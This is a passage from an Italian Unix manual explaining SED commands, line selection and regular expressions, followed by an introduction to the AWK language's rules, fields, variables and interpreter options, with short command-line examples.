L'esempio mostra proprio l'avvio dell'eseguibile '**sed**' allo scopo di interpretare una direttiva nulla, fornendo il file '`pippo.txt`' in ingresso. Il risultato è la riemissione del contenuto di questo file attraverso lo standard output.

Per impedire che questa azione si compia automaticamente, si utilizza l'opzione '**-n**' (ovvero '**--quiet**' o '**--silent**'). In questo modo, è compito delle direttive del programma di elaborazione il richiedere espressamente l'emissione della riga elaborata.

SED dispone di due aree transitorie per le elaborazioni: una che contiene la riga letta, che è già stata indicata; l'altra, definita come *hold space*, viene gestita eventualmente attraverso le direttive del programma di elaborazione interpretato da SED. L'utilizzo di questa seconda area di memoria non viene mostrato in questo capitolo.

Dal momento che SED è un programma storico dei sistemi Unix, è bene tenere presente le limitazioni che potrebbe avere in questo o quel sistema. In particolare, qualche realizzazione di SED potrebbe porre un limite alla dimensione delle righe. Questo fatto va tenuto presente quando si vogliono realizzare dei programmi «portabili», ovvero, da usare su piattaforme diverse, con sistemi operativi diversi.

Tabella 666.4. Riepilogo delle espressioni regolari di SED (BRE).

<table>
<tr><th>POSIX</th><th>GNU</th><th>Descrizione</th></tr>
<tr><td>.</td><td>.</td><td>Un carattere qualsiasi.</td></tr>
<tr><td>\</td><td>\</td><td>Escape.</td></tr>
<tr><td>^</td><td>^</td><td>Inizio riga.</td></tr>
<tr><td>$</td><td>$</td><td>Fine riga.</td></tr>
<tr><td></td><td>\|</td><td>Alternativa.</td></tr>
<tr><td></td><td>\(\)</td><td>Raggruppamento.</td></tr>
<tr><td>\n</td><td>\n</td><td>Riferimento.</td></tr>
<tr><td>x*</td><td>x*</td><td>Zero o più caratteri qualsiasi.</td></tr>
<tr><td></td><td>x\?</td><td>Zero o al massimo un carattere qualsiasi.</td></tr>
<tr><td></td><td>x\+</td><td>Uno o più caratteri qualsiasi</td></tr>
<tr><td>x\{n\}</td><td>x\{n\}</td><td>Esattamente n volte x.</td></tr>
<tr><td>x\{n,\}</td><td>x\{n,\}</td><td>Almeno n volte x.</td></tr>
<tr><td>x\{n,m\}</td><td>x\{n,m\}</td><td>Da n a m volte x.</td></tr>
<tr><td>x\{,m\}</td><td>x\{,m\}</td><td>Da zero a m volte x.</td></tr>
<tr><td>[ ]</td><td>[ ]</td><td>Elenco.</td></tr>
<tr><td>[...xy...]</td><td>[...xy...]</td><td>Elenco contenente una sequenza.</td></tr>
</table>

POSIX	GNU	Descrizione
[...*x*-*y*...]	[...*x*-*y*...]	Elenco contenente un intervallo.
[...[. .]...]		Elenco contenente un Elemento di collazione.
[...[= =]...]		Elenco contenente caratteri equivalenti.
[...[: :]...]	[...[: :]...]	Elenco contenente una classe di caratteri.

666.3 Script e direttive multiple

Di solito, si vede utilizzare SED con direttive fornite direttamente attraverso la stessa riga di comando. Volendo realizzare un programmino un po' più complesso, si potrebbe scrivere uno script che deve essere interpretato direttamente da SED. Per farlo, occorre iniziare il file in questione con una delle due intestazioni seguenti:

```
#!/bin/sed -f
```

```
#!/bin/sed -nf
```

Nel primo caso, si fa in modo di fornire all'eseguibile '**`sed`**' (si suppone che si trovi nella directory '`/bin/`') l'opzione '**`-f`**', in modo che il file stesso venga inteso correttamente come un programma di elaborazione; nel secondo, oltre a questo, viene aggiunta l'opzione '**`-n`**', con la quale si inibisce l'emissione predefinita delle righe dopo ogni ciclo di elaborazione.

È utile osservare che in uno script del genere non è possibile fare riferimento alle variabili di ambiente.

Per quanto riguarda le direttive contenute nei file, queste utilizzano una riga per ognuna, dove le righe bianche o vuote vengono ignorate, assieme ai commenti che iniziano con il simbolo '**#**':

direttiva_di_elaborazione
direttiva_di_elaborazione
...

Le direttive fornite attraverso la riga di comando sono solitamente istruzioni singole; per cui, volendo aggiungerne delle altre, si utilizzano più opzioni '**`-e`**':

`sed -e` ***direttiva_di_elaborazione*** [`-e` ***direttiva_di_elaborazione***]... ***file_in_ingresso***...

Tuttavia, di solito è possibile indicare più direttive con una sola opzione '**`-e`**', separandole con un punto e virgola:

`sed -e` ***direttiva_di_elaborazione*** [**;** ***direttiva_di_elaborazione***]... ***file_in_ingresso***...

L'uso di più direttive nella riga di comando, con o senza il punto e virgola, è sconsigliabile in generale, dal momento che dovendo scrivere un programma di elaborazione complesso è preferibile usare un file, trasformandolo eventualmente in uno script come è stato mostrato all'inizio di questa sezione.

666.4 Direttive

Ogni direttiva di un programma di elaborazione SED fa riferimento, esplicitamente o implicitamente, a un gruppo di righe, identificate in qualche modo, a cui vengono applicati dei comandi.

```
[selezione_righe] comando
```

Il modello sintattico mostra l'indicazione di un comando dopo la selezione delle righe; questo comando può essere un raggruppamento di comandi, indicato all'interno di parentesi graffe.

La selezione delle righe per una direttiva SED è il primo elemento importante per queste. La mancanza dell'indicazione di questa selezione rappresenta implicitamente la selezione di tutte le righe.

È importante osservare che le righe possono essere indicate anche attraverso la corrispondenza con un'espressione regolare, che comunque non deve essere confusa con i comandi che a loro volta possono avere a che fare con altre espressioni regolari.

Inoltre, è necessario ricordare che SED numera le righe a partire dalla prima del primo file, continuando fino alla fine dell'ultimo file, senza interrompere la numerazione.

Tabella 666.7. Selezione delle righe.

Direttiva	Descrizione
n	Un numero puro e semplice, indica precisamente la riga ***n***-esima.
`$`	Un dollaro rappresenta l'ultima riga dell'ultimo file.
/***bre***/	Un'espressione regolare elementare (BRE), racchiusa tra due barre oblique normali, serve a selezionare tutte le righe per cui corrisponde questo modello. Dal momento che la barra obliqua viene usata come delimitatore, se questa deve essere inserita nel modello, occorre proteggerla con una barra obliqua inversa ('`\/`').
xbrex	Si tratta sempre della selezione delle righe in base alla corrispondenza con un'espressione regolare, con la differenza che questa viene delimitata con un carattere differente, ***x***, scelto liberamente, in modo da non interferire con i simboli usati nel modello. Se il modello dell'espressione regolare dovesse contenere anche questo carattere usato per la delimitazione, potrebbe essere protetto con l'aggiunta della barra obliqua inversa all'inizio ('`\`***x***').

Direttiva	Descrizione
riga_iniziale* , *riga_finale	È possibile indicare un intervallo di righe, unendo assieme due riferimenti a righe, sia in forma numerica, sia attraverso le espressioni regolari. Per quanto riguarda l'individuazione della prima riga dell'intervallo, la cosa è abbastanza semplice; in particolare, se si tratta di un'espressione regolare, la prima corrispondenza indica la prima riga. Più complicato è il modo in cui viene preso in considerazione il secondo modello: se si tratta di un numero, questo rappresenta l'***n***-esima riga da raggiungere, che deve essere considerata inclusa nell'intervallo, ma se questo numero indica una riga precedente alla riga iniziale dell'intervallo, allora viene selezionata solo quella iniziale; se si tratta di un'espressione regolare, allora questo modello viene confrontato a partire dalla riga successiva a quella iniziale e alla corrispondenza raggiunta, si ottiene la riga finale dell'intervallo; se si tratta di un'espressione regolare, il confronto avviene a partire dalla riga successiva alla prima che è stata trovata.
riga_iniziale* , *riga_finale !	Se alla fine della selezione delle righe appare un punto esclamativo, questo rappresenta l'inversione della selezione, ovvero tutte le altre righe.

Come accennato, ogni direttiva si compone di una selezione di righe, in modo esplicito o implicito, e di un comando, ovvero di un raggruppamento di comandi racchiuso tra parentesi graffe. Vengono elencati di seguito i comandi più comuni.

Tabella 666.8. Comandi comuni.

Direttiva	Descrizione
#***commento***	Il simbolo '`#`' rappresenta un comando speciale di SED che serve solo a fargli ignorare il testo che segue fino alla fine della riga (fino alla fine della direttiva). Trattandosi di un «comando», si applica a delle righe, che però non possono essere indicate. Di solito, i commenti di questo tipo si inseriscono solo nei file contenenti direttive di un programma di elaborazione SED (eventualmente uno script eseguibile, realizzato nella forma che è già stata mostrata). Se i primi due caratteri di un file del genere corrispondono alla stringa '`#n`', SED funziona come se fosse stata usata l'opzione '`-n`', per cui occorre fare attenzione ai commenti che appaiono nella prima riga di tali file.

Direttiva	Descrizione
`s/`***bre***`/`***rimpiazzo***`/` [***parametri***] `s`***x******bre******x******rimpiazzo******x*** [***parametri***]	Con questo comando si vuole sostituire ciò che viene delimitato dall'espressione regolare con il testo di rimpiazzo, tenendo conto dei parametri posti eventualmente alla fine. L'espressione regolare e il testo di rimpiazzo sono delimitati e separati attraverso una barra obliqua normale, oppure da un altro simbolo scelto liberamente. Per inserire questa barra obliqua, o qualunque altro simbolo che svolga tale compito nell'espressione regolare, occorre proteggerlo con la barra obliqua inversa ('`\/`', ovvero '`\`***x***'). L'espressione regolare può essere realizzata in modo da individuare alcune parti, delimitate attraverso '`\(`' e '`\)`' (bisogna ricordare che si tratta di espressioni regolari elementari, ovvero di BRE); in tal caso, nella stringa di rimpiazzo si può fare riferimento a questi blocchi attraverso la forma '`\`***n***', dove ***n*** è un numero da uno a nove, che indica l'***n***-esimo riferimento a questi raggruppamenti della parte di riga presa in considerazione dall'espressione regolare. Nella stringa di rimpiazzo si può anche utilizzare la e-commerciale ('**`&`**') per fare riferimento a tutto il blocco di testo a cui corrisponde l'espressione regolare stessa. I parametri in coda al modello, hanno il significato che viene descritto nei modelli successivi.
`s/`***bre***`/`***rimpiazzo***`/g` [***altri_parametri***] `s`***x******bre******x******rimpiazzo******x***`g` [***altri_parametri***]	Con il parametro '**`g`**' si esegue l'operazione di rimpiazzo per tutte le corrispondenze che si possono avere sulla stessa riga, senza limitarsi alla prima soltanto.
`s/`***bre***`/`***rimpiazzo***`/p` [***altri_parametri***] `s`***x******bre******x******rimpiazzo******x***`p` [***altri_parametri***]	Con il parametro '**`p`**', se la sostituzione ha avuto luogo, emette la riga risultante (il *pattern space*).
`s/`***bre***`/`***rimpiazzo***`/`***n*** [***altri_parametri***] `s`***x******bre******x******rimpiazzo******x******n*** [***altri_parametri***]	Indicando un numero come parametro, si rimpiazza solo nell'ambito dell'***n***-esima corrispondenza con l'espressione regolare.
`s/`***bre***`/`***rimpiazzo***`/w` ***file*** ↩ ↪ [***altri_parametri***] `s`***x******bre******x******rimpiazzo******x***`w` ***file*** ↩ ↪ [***altri_parametri***]	Con il parametro '**`w`**', se la sostituzione ha avuto luogo, scrive la riga risultante nel file indicato.
`q`	Termina il funzionamento di SED senza altre elaborazioni e senza leggere altro dai file in ingresso.
`d`	Cancella l'area di memoria dove è stata accumulata la riga letta, avviando immediatamente un ciclo nuovo.
`p`	Emette la riga letta, con le modifiche eventuali che gli fossero state apportate nel frattempo. È importante ricordare che questo è il comportamento predefinito di SED, a meno che venga utilizzata l'opzione '**`-n`**'. Nella preparazione di script per SED occorre tenere presente che alcune realizzazioni di questo emettono la riga una sola volta, anche se viene usato il comando '**`p`**' e non è stata usata l'opzione '**`-n`**', mentre altre, come nel caso di GNU, lo fanno due volte. Questi due comportamenti opposti sono ammissibili secondo lo standard POSIX.

Direttiva	Descrizione
n	Questo comando permette di passare alla prossima riga, immediatamente, tenendo conto che se non è stata usata l'opzione '**-n**', prima di passare alla prossima viene emessa quella precedente (come al solito). Lo scopo di questo comando è fare in modo che le direttive successive si trovino di fronte una riga nuova.
w *file*	Copia le righe nel file indicato, creandolo per l'occasione.
{ *comandi* }	Un raggruppamento di comandi può essere realizzato delimitandolo tra parentesi graffe. Tuttavia, è importante osservare che in questo caso, i comandi vanno indicati ognuno in una riga differente, inoltre la parentesi graffa di chiusura deve apparire da sola in una riga. Di solito, non c'è la necessità di usare un raggruppamento, dal momento che basta ripetere la stessa selezione di righe con un altro comando.

Alcuni comandi che qui non vengono descritti, richiedono una scomposizione in più righe, indicando la continuazione attraverso il simbolo '****'. Dal momento che questi comandi non vengono mostrati, quello che si vuole far notare è che la barra obliqua inversa come simbolo di continuazione ha un significato speciale in SED, pertanto non va usata se non si conosce esattamente il risultato che si ottiene effettivamente.

666.5 Esempi

In questa sezione vengono mostrati alcuni esempi dell'utilizzo di SED. A seconda dei casi e dell'utilità della cosa, si fa riferimento a direttive fornite nella riga di comando (con o senza l'opzione '**-e**'), oppure a uno script vero e proprio.

Elaborazioni banali

- $ **sed "" prova.txt** [*Invio*]

  Legge il file 'prova.txt' e lo riemette tale e quale, dal momento che non è stata specificata alcuna direttiva per il programma di elaborazione.

- $ **sed -n 'p' prova.txt** [*Invio*]

  Si ottiene lo stesso risultato dell'esempio precedente, perché prima viene usata l'opzione '**-n**' con cui si inibisce la riemissione predefinita delle righe lette, ma poi si specifica una direttiva contenente il comando '**p**' applicato a tutte le righe del flusso in ingresso.

Selezione delle righe

- $ **sed -n '1,10p' prova.txt** [*Invio*]

  Emette solo le prime 10 righe del file.

- $ **sed '/.\{81,\}/d' prova.txt** [*Invio*]

  Elimina le righe più lunghe di 80 caratteri.

- $ **sed '/^$/d' prova.txt** [*Invio*]

  Elimina tutte le righe vuote.

- `$ sed '/^---INIZIO---$/,/^---FINE---$/d' prova.txt` [*Invio*]

  Elimina tutte le righe comprese negli intervalli delimitati da righe contenenti esclusivamente la stringa '**---INIZIO---**' e '**---FINE---**'.

- `$ sed -n '/^---INIZIO---$/,/^---FINE---$/p' prova.txt` [*Invio*]

  Emette tutte le righe comprese negli intervalli delimitati da righe contenenti esclusivamente la stringa '**---INIZIO---**' e '**---FINE---**'.

Sostituzione del contenuto delle righe

- `$ sed 's/andato/venuto/' prova.txt` [*Invio*]

  Sostituisce in ogni riga la prima occorrenza della stringa «andato» con la stringa «venuto».

- `$ sed 's/andato/venuto/g' prova.txt` [*Invio*]

  Sostituisce tutte le occorrenze della stringa «andato» con la stringa «venuto».

- `$ sed 's/^/    /' prova.txt` [*Invio*]

  Aggiunge quattro spazi all'inizio di ogni riga del file.

- `$ sed 's/\(.*\):\(.*\):\(.*\):\(.*\):\(.*\):\(.*\):\(.*\)↩`
  `↪/\1:\3/' /etc/passwd` [*Invio*]

  Seleziona solo il primo e il terzo campo del file '`/etc/passwd`'; in pratica, preleva il nominativo e il numero UID.

Raggruppamenti

-
```
#!/bin/sed -nf
{
p
w registro
}
```

  L'esempio mostra l'unione di due comandi riferiti allo stesso gruppo di righe (tutte). Lo scopo è quello di emettere le righe attraverso lo standard output e di annotarle anche in un file denominato '`registro`'.

  Si osservi il fatto che la parentesi graffa di chiusura deve essere indicata da sola (come si vede nell'esempio) e di conseguenza può essere opportuno fare altrettanto per quella di apertura.

- `$ sed -n -e 'p' -e 'w registro' prova.txt` [*Invio*]

  Questo esempio fa la stessa cosa di quello precedente, con la differenza che i comandi sono stati separati in due direttive riferite allo stesso gruppo di righe, inoltre si elaborano le righe del file '`prova.txt`'.

666.6 Riferimenti

- *Sed tutorials*
  ⟨*http://cs.smith.edu/~jfrankli/250f00/sed.html*⟩

[1] **GNU SED** GNU GPL

Capitolo 667

AWK: introduzione

AWK è un linguaggio di programmazione nato fondamentalmente per l'analisi e la rielaborazione di file di testo organizzati in una qualche forma tabellare. AWK potrebbe essere usato per fare anche di più, solo che quando si supera un certo limite di complessità, non è conveniente il suo utilizzo.

AWK è un interprete, nel senso che i programmi fatti secondo questo linguaggio, vengono eseguiti direttamente, senza essere compilati, come nel caso degli script di shell. Un programma AWK può essere scritto in un file di testo normale, oppure può essere fornito come argomento della riga di comando dell'interprete: il binario '**awk**'. Volendo automatizzare l'avvio dell'interprete per l'esecuzione di uno script (che abbia i permessi di esecuzione opportuni), lo si può iniziare con la direttiva comune agli script di shell:

```
#!/usr/bin/awk -f
```

Nei sistemi Unix esistono diversi tipi differenti di interpreti AWK. Con GNU/Linux potrebbe essere disponibile la versione GNU ('**gawk**'), [1] che ha molte estensioni rispetto agli standard, oppure ci potrebbe essere '**mawk**'. In questo, come negli altri capitoli dedicati a AWK, si vuole fare riferimento allo standard POSIX, senza nemmeno approfondire troppo l'utilizzo di questo linguaggio.

667.1 Principio di funzionamento e struttura fondamentale

Il programma AWK tipico, è qualcosa che legge i dati provenienti da uno o più file, li analizza in qualche modo, generando un risultato che viene visualizzato direttamente o indirizzato a un altro file. Questo indica implicitamente due cose: un programma AWK non dovrebbe essere fatto per modificare i file di partenza; inoltre, si dà per scontato che ci sia una lettura dei file di origine, infatti ciò avviene di solito senza una richiesta esplicita.

Dal punto di vista di AWK, un file che viene analizzato è composto da record, corrispondenti normalmente alle righe del file di testo stesso, dove però il codice di interruzione di riga può essere specificato espressamente come qualcosa di diverso rispetto al solito.

Un programma AWK è composto fondamentalmente da ***regole***, che stabiliscono il comportamento da prendere nei confronti dei dati in ingresso. I commenti sono introdotti dal simbolo '**#**' e terminano alla fine della riga; inoltre, le righe vuote e quelle bianche vengono ignorate nello stesso modo. La struttura delle regole di un programma AWK si può esprimere secondo lo schema seguente:

criterio_di_selezione { ***azione*** }

In pratica, ogni regola si suddivide in due parti: un'istruzione iniziale che definisce quali record prendere in considerazione e un'azione (più o meno articolata) indicata all'interno di parentesi graffe (che quindi vanno intese in modo letterale nel modello sintattico), da eseguire ogni volta che si incontra una corrispondenza con il criterio di selezione stabilito. Questa descrizione è solo una semplificazione che per il momento serve a iniziare la comprensione di questo linguaggio.

Una regola di un programma AWK può contenere l'indicazione esplicita del solo criterio di selezione, o della sola azione da compiere. Ciò perché in tal caso si utilizza un'azione o un

criterio di selezione predefinito (questo particolare viene ripreso quando si mostrano i primi esempi).

L'azione di una regola AWK è molto simile a un programma C, o Perl, con tante semplificazioni, dove il record selezionato viene passato attraverso dei ***campi***, che ricordano i parametri delle shell comuni; quelli che si espandono con: '`$0`', '`$1`', '`$2`',... In pratica, un'azione di una regola AWK è un programma a sé stante, che viene eseguito ogni volta che il criterio di selezione della regola si avvera.

667.1.1 Selezione e azione predefinita

Una regola che non contenga l'indicazione del criterio di selezione, fa sì che vengano prese in considerazione tutte le righe dei dati in ingresso. In AWK, il valore booleano *Vero* si esprime con qualunque valore differente dallo zero e dalla stringa nulla, dal momento che entrambi questi rappresentano invece il valore *Falso* in un contesto booleano. In altre parole, una regola che non contenga l'indicazione del criterio di selezione, è come se avesse al suo posto il valore uno, che si traduce ogni volta in un risultato booleano *Vero*, cosa che permette la selezione di tutti i record.

Una regola che non contenga l'indicazione dell'azione da compiere, fa riferimento a un'azione predefinita, che in pratica fa sì che venga emessa attraverso lo standard output ogni riga che supera il criterio di selezione. Praticamente, è come se venisse usata l'azione '`{ print }`'. Per essere precisi, dal momento che in AWK il concetto di «predefinito» può riguardare diversi livelli, si tratta dell'azione '`{ print $0 }`'.

In pratica, se si unisse il criterio di selezione predefinito e l'azione predefinita, si avrebbe la regola seguente, che riemette attraverso lo standard output tutti i record che legge dai file in ingresso:

```
1 { print }
```

Bisogna ricordare però che almeno una delle due parti deve essere indicata esplicitamente: o il criterio di selezione, o l'azione.

667.1.2 Campi

Si è accennato al fatto che il testo analizzato da un programma AWK, viene visto generalmente come qualcosa composto da record suddivisi in campi. I record vengono individuati in base a un codice che li separa, corrispondente di solito al codice di interruzione di riga, per cui si ottiene l'equivalenza tra record e righe. I campi sono separati in modo analogo, attraverso un altro codice opportuno.

> Eccezionalmente, quando il codice indicato per individuare la suddivisione in campi è *<SP>*, cioè lo spazio normale, diventa indifferente la quantità di spazi utilizzati tra un campo e l'altro; inoltre, è possibile utilizzare anche i caratteri di tabulazione.

> Se per il codice che definisce la fine di un record e l'inizio di quello successivo, viene indicata la stringa nulla, ('`""`'), si intende che i record siano separati da una o più righe bianche o vuote.

Ogni record può avere un numero variabile di campi; al loro contenuto si può fare riferimento attraverso il simbolo '**$**' seguito da un numero che ne indica la posizione: '**$*n***' è il campo ***n***-esimo del record attuale, ma in particolare, '**$0**' rappresenta il record completo. Il numero in questione può anche essere rappresentato da un'espressione (per esempio una variabile) che si traduce nel numero desiderato. Per esempio, se '**pippo**' è una variabile contenente il valore due, '**$pippo**' è il secondo campo.

667.1.3 Criterio di selezione e condizioni particolari

Il criterio di selezione dei record è generalmente un'espressione che viene valutata per ognuno di questi, in ordine, che, quando si avvera, permette l'esecuzione dell'azione corrispondente. Oltre a queste situazioni generali, esistono due istruzioni speciali da utilizzare come criteri di selezione: '**BEGIN**' e '**END**'. Queste due parole chiave vanno usate da sole, rappresentando rispettivamente il momento iniziale prima di cominciare la lettura dei dati in ingresso e il momento finale successivo alla lettura ed elaborazione dell'ultimo record dei dati. Le azioni che si abbinano a queste condizioni particolari servono a preparare qualcosa e a concludere un'elaborazione.

Esiste un altro caso di criterio di selezione speciale, costituito da due espressioni separate da una virgola, come si vede nello schema seguente:

```
espressione_1, espressione_2
```

La prima espressione serve ad attivare il passaggio dei record; la seconda serve a disattivarlo. In pratica, quando si avvera la prima espressione, quel record e i successivi possono passare, fino a quando si avvera la seconda. Quando si avvera la seconda espressione (essendosi avverata anche la prima), il record attuale passa, ma quelli successivi non più. Se in seguito si riavvera la prima condizione, la cosa ricomincia.

Tabella 667.3. Schema complessivo dei diversi tipi di criteri di selezione in AWK.

Criterio di selezione	Descrizione
`BEGIN`	Esegue l'azione prima di iniziare a leggere i dati in ingresso.
`END`	Esegue l'azione dopo la lettura dei dati in ingresso.
espressione	Quando si avvera, esegue l'azione per il record attuale.
espr_1*, *espr_2	Le due espressioni individuano i record a intervalli.

667.1.4 Un programma banale per cominciare

Per mostrare il funzionamento di un programma AWK viene mostrato subito un esempio banale. Come è già stato descritto, la cosa più semplice che possa fare un programma AWK, è la riemissione degli stessi record letti in ingresso, senza porre limiti alla selezione.

```
1 { print $0 }
```

Come è già stato descritto, la regola mostrata è molto semplice: il numero uno rappresenta in pratica un valore corrispondente a *Vero*, dal punto di vista booleano, per cui si tratta di un'espressione che si avvera sempre, portando così alla selezione di tutti i record; l'azione richiede l'emissione della riga attuale, rappresentata da '**`$0`**'.

Se si realizza un file contenente la regola che è stata mostrata, supponendo di averlo chiamato '`banale`', per avviarlo basta il comando seguente:

`$` **`awk -f banale`** [*Invio*]

Nel comando non è stato specificato alcun file da analizzare, per cui l'interprete '**`awk`**' lo attende dallo standard input, in questo caso dalla tastiera. Per terminare la prova basta concludere l'inserimento attraverso la combinazione [*Ctrl d*].

Un programma così breve può essere fornito direttamente nella riga di comando:

`$` **`awk '1 { print $0 }'`** [*Invio*]

Per realizzare uno script, basta mettere l'intestazione corretta al file del programma, ricordando poi di rendere eseguibile il file:

```
#!/usr/bin/awk -f
1 { print $0 }
```

Prima di proseguire, è il caso di vedere come funzionano i criteri di selezione '**`BEGIN`**' e '**`END`**':

```
BEGIN { print "Inizio del programma" }
1 { print $0 }
END { print "Fine del programma" }
```

In questo modo, prima di iniziare la riemissione del testo che proviene dal file in ingresso, viene emesso un messaggio iniziale; quindi, alla fine di tutto viene emesso un altro messaggio conclusivo.

667.1.5 Variabili predefinite

AWK ha ereditato dalle shell l'idea delle variabili predefinite, con le quali si può modificarne l'impostazione. Le variabili predefinite si distinguono dalle altre perché sono tutte espresse attraverso nomi con lettere maiuscole.

Due di queste variabili sono fondamentali: '**`RS`**', *Record separator*, e '**`FS`**', *Field separator*. La prima serve a definire il carattere da prendere in considerazione per separare i dati in ingresso in record; la seconda serve a definire il codice da prendere in considerazione per separare i record in campi. Per la precisione, nel caso della variabile '**`FS`**', può trattarsi di un carattere singolo, oppure di un'espressione regolare.

I valori predefiniti di queste variabili sono rispettivamente <*LF*>, ovvero il codice di interruzione di riga dei file di testo normali, e uno spazio normale, che rappresenta una situazione particolare, come è già stato descritto. Questi valori possono essere cambiati: la situazione tipica in cui si deve intervenire nella variabile '**`FS`**' è quella della lettura di file come '`/etc/passwd`' e simili, dove si assegna generalmente alla variabile '**`FS`**' il valore '`:`', che è effettivamente il carattere utilizzato per separare i campi.

667.1.6 Struttura ideale di un programma AWK

Idealmente, un programma AWK potrebbe essere rappresentato in modo più esplicito, secondo lo schema sintattico seguente, dove le parentesi graffe vanno considerate in modo letterale:

```
[function nome_funzione (parametri_formali) { istruzioni }]
...
[BEGIN { azione }]
[BEGIN { azione }]
...
espressione_di_selezione { azione }
...
[END { azione }]
[END { azione }]
...
```

L'ordine indicato non è indispensabile, tuttavia è opportuno. In pratica vengono eseguite nell'ordine le fasi seguenti:

1. vengono eseguite le azioni abbinate alle condizioni '**BEGIN**', ammesso che esistano;
2. inizia la lettura del file in ingresso;
3. per ogni record vengono valutate le espressioni di selezione;
4. per ogni espressione che si avvera, viene eseguita l'azione corrispondente (se più espressioni si avverano simultaneamente, vengono eseguite ordinatamente tutte le azioni relative);
5. alla fine, vengono eseguite le azioni abbinate alle condizioni '**END**'.

Un programma AWK potrebbe essere composto anche solo da regole di tipo '**BEGIN**' o '**END**'. Nel primo caso non è nemmeno necessario leggere i dati in ingresso, mentre nel caso ci sia una regola di tipo '**END**', ciò diventa indispensabile, perché l'azione relativa potrebbe utilizzare le informazioni generate dalla lettura stessa.

AWK mette a disposizione una serie di funzioni predefinite, consentendo la dichiarazione di altre funzioni personalizzate. L'ordine in cui appaiono queste funzioni non è importante: una funzione può richiamare anche un'altra funzione dichiarata in una posizione successiva.

667.2 Avvio dell'interprete

L'interprete di un programma AWK è l'eseguibile '**awk**', che di solito è un collegamento alla realizzazione di AWK che risulta installata effettivamente: in un sistema GNU/Linux potrebbe trattarsi di '**mawk**' o '**gawk**' (il secondo è la versione GNU di AWK). La sintassi standard di un interprete AWK dovrebbe essere quella seguente:

```
awk [-F separazione_campi] [-v variabile=valore] -f file_contenente_il_programma [--] ↩
↪ [file_in_ingresso...]
```

```
awk [-F separazione_campi] [-v variabile=valore] [--] 'testo_del_programma' ↩
↪ [file_in_ingresso...]
```

I due schemi alternativi riguardano la possibilità di far leggere all'interprete il programma contenuto in un file, indicato attraverso l'opzione '**-f**', oppure di fornirlo direttamente nella riga di comando, delimitandolo opportunamente perché venga preso dalla shell come un argomento singolo.

Se non vengono forniti i file da usare come dati in ingresso, l'interprete attende i dati dallo standard input.

Tabella 667.7. Alcune opzioni.

Opzione	Descrizione
`-F` ***separazione_campi***	Definisce in che modo devono essere distinti i campi dei record, modificando così il valore predefinito della variabile '**FS**'. Come è già stato descritto, può trattarsi di un carattere singolo, oppure di un'espressione regolare.
`-v` ***variabile*=*valore***	Assegna un valore a una variabile. La variabile in questione può essere predefinita, oppure una nuova che viene utilizzata nel programma per qualche motivo.
`-f` ***file_programma_awk***	Indica espressamente il file contenente il programma AWK del quale deve essere iniziata l'interpretazione.
`--`	Una coppia di trattini dichiara la conclusione delle opzioni normali e l'inizio degli argomenti finali (può essere usato per evitare ambiguità, nel caso ce ne possano essere). Gli argomenti successivi possono essere il programma stesso, se non è stata utilizzata l'opzione '**-f**', quindi i file da fornire in ingresso per l'elaborazione.

Segue la descrizione di alcuni esempi.

- `$` **`awk -f programma.awk elenco`** [*Invio*]

  Avvia l'esecuzione del programma contenuto nel file '`programma.awk`', per l'elaborazione del file '`elenco`'.

- `$` **`cat elenco | awk -f programma.awk`** [*Invio*]

  Esattamente come nell'esempio precedente, con la differenza che il file '`elenco`' viene fornito attraverso lo standard input.

- `$` **`awk -f programma.awk -F : /etc/passwd`** [*Invio*]

  Esegue una qualche elaborazione, attraverso il programma '`programma.awk`', sui dati del file '`/etc/passwd`'. Per questo motivo, viene definito l'utilizzo del carattere '`:`' come separatore dei campi che compongono i record di quel file.

- `$` **`awk -f programma.awk -v FS=: /etc/passwd`** [*Invio*]

  Esattamente come nell'esempio precedente, intervenendo direttamente sulla variabile predefinita '**FS**'.

667.3 Espressioni

L'espressione è qualcosa che restituisce un valore. I tipi di valori gestiti da AWK sono pochi: numerici (numeri reali), stringhe e stringhe numeriche. I valori booleani non hanno un tipo indipendente: lo zero numerico e la stringa nulla valgono come *Falso*, mentre tutto il resto vale come *Vero* (anche la stringa '`"0"`' vale come *Vero*, a differenza di quanto accade con il linguaggio Perl).

667.3.1 Costanti

Le costanti sono espressioni elementari che restituiscono un valore in base a una simbologia convenuta. I valori numerici si esprimono in forma costante nei modi comuni anche agli altri linguaggi di programmazione. I valori interi si possono indicare come una serie di cifre numeriche, non delimitate, che esprimono il valore secondo una numerazione a base decimale; i valori non interi possono essere espressi utilizzando il punto come separatore tra la parte intera e la parte decimale; sia i valori interi che gli altri, possono essere espressi secondo la notazione esponenziale. Le costanti numeriche che appaiono di seguito, sono esempi di rappresentazione dello stesso valore: 100,5.

```
100.5
1.005e+2
1005e-1
```

Le stringhe sono delimitate da apici doppi, come si vede nell'esempio seguente:

```
"questa è una stringa"
```

Le stringhe possono contenere delle sequenze di escape, come elencato nella tabella 667.10.

Tabella 667.10. Sequenze di escape utilizzabili all'interno delle stringhe costanti.

Escape	Significato
`\\`	\
`\"`	"
`\/`	/
`\a`	*<BEL>*
`\b`	*<BS>*
`\f`	*<FF>*
`\n`	*<LF>*
`\r`	*<CR>*
`\t`	*<HT>*
`\v`	*<VT>*
`\`***nnn***	il valore ottale ***nnn***

AWK gestisce anche un tipo speciale di costante, che è da considerare come un tipo speciale di stringa: l'espressione regolare costante. Questa è una stringa delimitata all'inizio e alla fine da una barra obliqua normale. L'esempio seguente è un'espressione regolare che corrisponde alla sottostringa '**ciao**':

```
/ciao/
```

Anche le espressioni regolari costanti ammettono l'uso di sequenze di escape e precisamente le stesse che si possono usare per le stringhe.

In generale, un'espressione regolare costante può essere usata alla destra di un'espressione di comparazione, in cui si utilizza l'operatore '**~**' o '**!~**'. Nelle altre situazioni, salvo i pochi casi in cui un'espressione regolare costante può essere indicata come parametro di una funzione, AWK sottintende che questa esprima la comparazione con il record attuale, ovvero con '**$0**'.

667.3.2 Espressioni regolari

Le espressioni regolari di AWK sono quelle estese, ovvero quelle definite da POSIX come ERE. Tuttavia, la grammatica effettiva di queste dipende dalla realizzazione dell'interprete particolare di cui si dispone. In generale dovrebbero essere disponibili gli operatori riassunti nella tabella 667.12, tenendo presente che le espressioni regolari di AWK ammettono la presenza di sequenze di escape per rappresentare caratteri che non potrebbero essere indicati altrimenti (la tabella 667.10).

Tabella 667.12. Elenco degli operatori standard delle espressioni regolari estese.

Operatore	Descrizione
\	Protegge il carattere seguente da un'interpretazione diversa da quella letterale.
^	Ancora dell'inizio di una stringa.
.	Corrisponde a un carattere qualunque.
$	Ancora della fine di una stringa.
		Indica due possibilità alternative alla sua sinistra e alla sua destra.
( )	Definiscono un raggruppamento.
[ ]	Definiscono un'espressione tra parentesi quadre.
